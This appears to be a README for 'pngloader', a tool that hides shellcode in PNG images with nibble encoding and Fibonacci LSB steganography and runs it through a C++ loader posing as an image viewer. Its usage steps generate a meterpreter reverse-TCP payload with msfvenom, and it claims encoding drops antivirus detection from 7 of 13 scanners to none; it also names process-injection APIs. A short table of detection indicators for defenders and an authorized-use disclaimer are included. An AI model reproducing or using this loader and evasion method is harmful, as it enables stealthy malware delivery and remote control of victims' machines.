 i014n/pngloader
Hides arbitrary payloads in PNG images using nibble-to-ASCII encoding and Fibonacci LSB steganography, with a C++ loader that extracts and executes the embedded data.

Disclaimer: This project is for educational and authorized security research only — penetration testing, CTF competitions, red-team exercises, and academic study. Do not use against systems without explicit written authorization.
PngLoader hides arbitrary data inside PNG images using two layers:
# 1. Generate raw test data
msfvenom -p  windows/x64/meterpreter/reverse_tcp   LHOST=<> LPORT=<>  -f raw -o payload.bin

# 2. Encode binary → ASCII
python3 0.Scripts/TransformRawToEncode.py payload.bin encoded.txt

# 3. Embed into a cover image
python3 0.Scripts/HideEncodeToPicture.py embed 2.Payloads/clean.png encoded.txt -o stego.png

# 4. Verify extraction works
python3 0.Scripts/HideEncodeToPicture.py extract stego.png --hex

# 5. Check image capacity
python3 0.Scripts/HideEncodeToPicture.py capacity 2.Payloads/clean.png

PngLoader/
├── 0.Scripts/
│   ├── TransformRawToEncode.py      # Nibble-to-ASCII encoder/decoder
│   └── HideEncodeToPicture.py       # Fibonacci steganography (embed/extract)
├── 1.Loader/
│   ├── loader_png.cpp               # PNG viewer + steganography extractor
│   ├── loader.cpp                   # Alternate loader (inline buffer)
│   ├── Utils.cpp / Utils.h          # ASCII → binary decoder
│   ├── VirtualBuffer.h/.cpp         # RAII VirtualAlloc wrapper
│   ├── Hearders.h                   # Shared Windows includes
│   └── Loader_png.vcxproj           # Visual Studio project
├── 2.Payloads/
│   └── clean.png                    # Sample cover image
└── readme.md
Each byte is split into two 4-bit nibbles. Each nibble is mapped to a printable ASCII character by adding a random base (48, 64, or 96):
Byte 0xFC → high nibble 0xF, low nibble 0xC

High: 48+15=63 '?'  |  64+15=79 'O'  |  96+15=111 'o'
Low:  48+12=60 '<'  |  64+12=76 'L'  |  96+12=108 'l'
Decoding uses the modulo-16 property — all three bases are multiples of 16:
original_nibble = encoded_char % 16
byte = (char1 % 16) << 4 | (char2 % 16)
The random base selection means the same input produces different output each time, but decoding is always deterministic.
| Base | Range | Characters |
|---|---|---|
| 48 | 48–63 | 0123456789:;<=>? |
| 64 | 64–79 | @ABCDEFGHIJKLMNO |
| 96 | 96–111 | `abcdefghijklmno |
Payload bytes are placed at pixel indices following the Fibonacci sequence (1, 2, 3, 5, 8, 13, 21, …) on the flattened pixel array. This spreads modifications across the image instead of clustering them.
Bit packing — each byte is split 3/3/2 across RGB LSBs:
R: bits 7–5  (3 LSBs)
G: bits 4–2  (3 LSBs)
B: bits 1–0  (2 LSBs)
Wrapping — when Fibonacci indices exceed the pixel count, they wrap via modulo. Collisions are resolved by linear probing. A 0x00 terminator marks end-of-data.
| Image Size | Pixels | Clean Capacity |
|---|---|---|
| 640×480 | 307,200 | ~27 bytes |
| 1920×1080 | 2,073,600 | ~31 bytes |
| 4000×3000 | 12M | ~35 bytes |
With wrapping enabled, max capacity = total_pixels − 1.
The C++ loader (loader_png.cpp) acts as a legitimate PNG viewer:
UtilDecryptFileQuoted() (mod-16 reversal)The Fibonacci sequence is just one approach. Other pixel-selection strategies offer different capacity/security trade-offs:
| Algorithm | Clean Capacity (1080p) | Shared Key | Spread | Cost |
|---|---|---|---|---|
| Fibonacci (implemented) | ~31 bytes | No | Exponential gaps | Minimal |
| Prime-Index | ~150K bytes | No | n·ln(n) gaps | Moderate |
| LFSR | ~2M bytes | Yes (seed) | Pseudo-random | Minimal |
| Keyed Permutation | ~2M bytes | Yes (key) | Cryptographic | High |
| Hilbert Curve | Stride-dependent | No | Spatially uniform | Moderate |
| Golden Ratio (Weyl) | ~2M bytes | No | Low-discrepancy | Minimal |
Prime-Index — Pixel indices are prime numbers (2, 3, 5, 7, 11…). Primes grow as n·ln(n), giving much higher clean capacity than Fibonacci.
LFSR — A maximal-length Linear Feedback Shift Register produces a pseudo-random permutation. The seed acts as a shared secret. Zero collisions for the full period.
Keyed Permutation (Fisher-Yates) — A CSPRNG-seeded shuffle of all pixel indices. Positions are indistinguishable from random without the key.
Hilbert Curve — Walk pixels along a space-filling curve with a stride. Distributes changes evenly across the 2D image area.
Golden Ratio (Weyl Sequence) — pos(n) = floor(n × φ × total) mod total. Produces the most uniform 1D distribution possible. Trivial to compute.


Raw payload — 7/13 scanners detect it:

After encoding — 0/13 scanners detect it:
For blue-team / defenders:
| Layer | Indicator |
|---|---|
| Static | Imports: VirtualAllocEx, WriteProcessMemory, SetThreadContext |
| Image | Chi-squared steganalysis on LSB planes detects modifications |
| Behavioral | Suspended process creation + remote thread injection (Sysmon EID 1+8) |
| Encoding | Characters exclusively from three 16-char ASCII ranges |
Python:
pip install numpy Pillow
C++ Loader:
1.Loader/Loader_png.vcxproj → Build Release x64Educational and authorized security research only. See disclaimer above.
